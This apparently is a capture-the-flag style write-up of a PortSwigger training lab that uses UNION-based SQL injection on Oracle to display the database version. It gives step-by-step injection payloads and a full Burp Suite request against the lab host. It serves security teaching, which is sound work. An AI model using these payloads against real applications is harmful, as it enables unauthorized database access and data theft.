SQL injection attack, querying the database type and version on Oracle
SQL injection attack, querying the database type and version on Oracle: This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string. On Oracle databases, every SELECT statement must specify a table to select FROM.
SQL Injection UNION Attack: Oracle Database Version
This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results of an injected query.
To solve the lab, display the database version string.
On Oracle databases, every SELECT statement must specify a table using the FROM keyword. If a UNION SELECT query does not need to retrieve data from a normal table, Oracle provides a built-in table called dual.
Example:
UNION SELECT 'abc' FROM dualAnalysis
Step 1: Determine the Number of Columns
First, determine how many columns are returned by the original query.
This can be tested using the ORDER BY technique:
' ORDER BY 1--Do not forget to URL-encode the payload when required.
Increase the column number until the application returns an error:
' ORDER BY 2--When testing with two columns, the server returns an HTTP 200 response.

When testing with three columns:
' ORDER BY 3--The application returns an HTTP 500 Internal Server Error.

This indicates that the original query returns two columns.
Example HTML Output
<table class="is-table-longdescription">
<tbody>
<tr>
<th>Giant Grasshopper</th>
<td>
If you are one of those anti-social people who like to sit in a corner
and try not to catch anyone's eye, you probably know it.
</td>
</tr>
<tr></tr>
</tbody>
</table>The two visible values are:
- Column 1:
Giant Grasshopper - Column 2:
If you are one of those anti-social people...
Notice: The front end displays two columns, but this alone does not prove that the database query contains only two columns. The
ORDER BYtest confirms the actual column count.
Step 2: Identify the Column Data Types
After determining the number of columns, test which columns can display string data.
The following payload may work on other database systems:
' UNION SELECT 'a', NULL--
However, Oracle requires every SELECT statement to include a FROM clause.
Use the dual table:
' UNION SELECT 'a', 'a' FROM dual--The injected values appear in the application's response.

Because both injected string values are displayed, both columns can contain string data.
Step 3: Retrieve the Database Version
PortSwigger's SQL injection cheat sheet lists the following database-version queries:
| Database | Version query |
|---|---|
| Oracle | SELECT banner FROM v$version |
| Oracle | SELECT version FROM v$instance |
| Microsoft SQL Server | SELECT @@version |
| PostgreSQL | SELECT version() |
| MySQL | SELECT @@version |

For Oracle, inject the banner value from the v$version table:
' UNION SELECT banner, 'a' FROM v$version--If the first column is not displayed correctly, place banner in the second column:
' UNION SELECT 'a', banner FROM v$version--In this lab, the following payload worked:
' UNION SELECT banner, 'a' FROM v$version--Burp Suite Request
GET /filter?category=Pets' UNION SELECT banner,'a' FROM v$version-- HTTP/2
Host: 0aaf0099034c316680495d00000e00f2.web-security-academy.net
Cookie: session=oRhZZQ9NH1eyq0yNmvzaOaX5szuO4iuu
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0aaf0099034c316680495d00000e00f2.web-security-academy.net/filter?category=Toys+%26+Games
Because this is a controlled lab environment, the SQL injection payload worked without manually URL-encoding the complete query.

The request can also be intercepted and modified directly in Burp Suite:
Comments
Comments
Loading comments…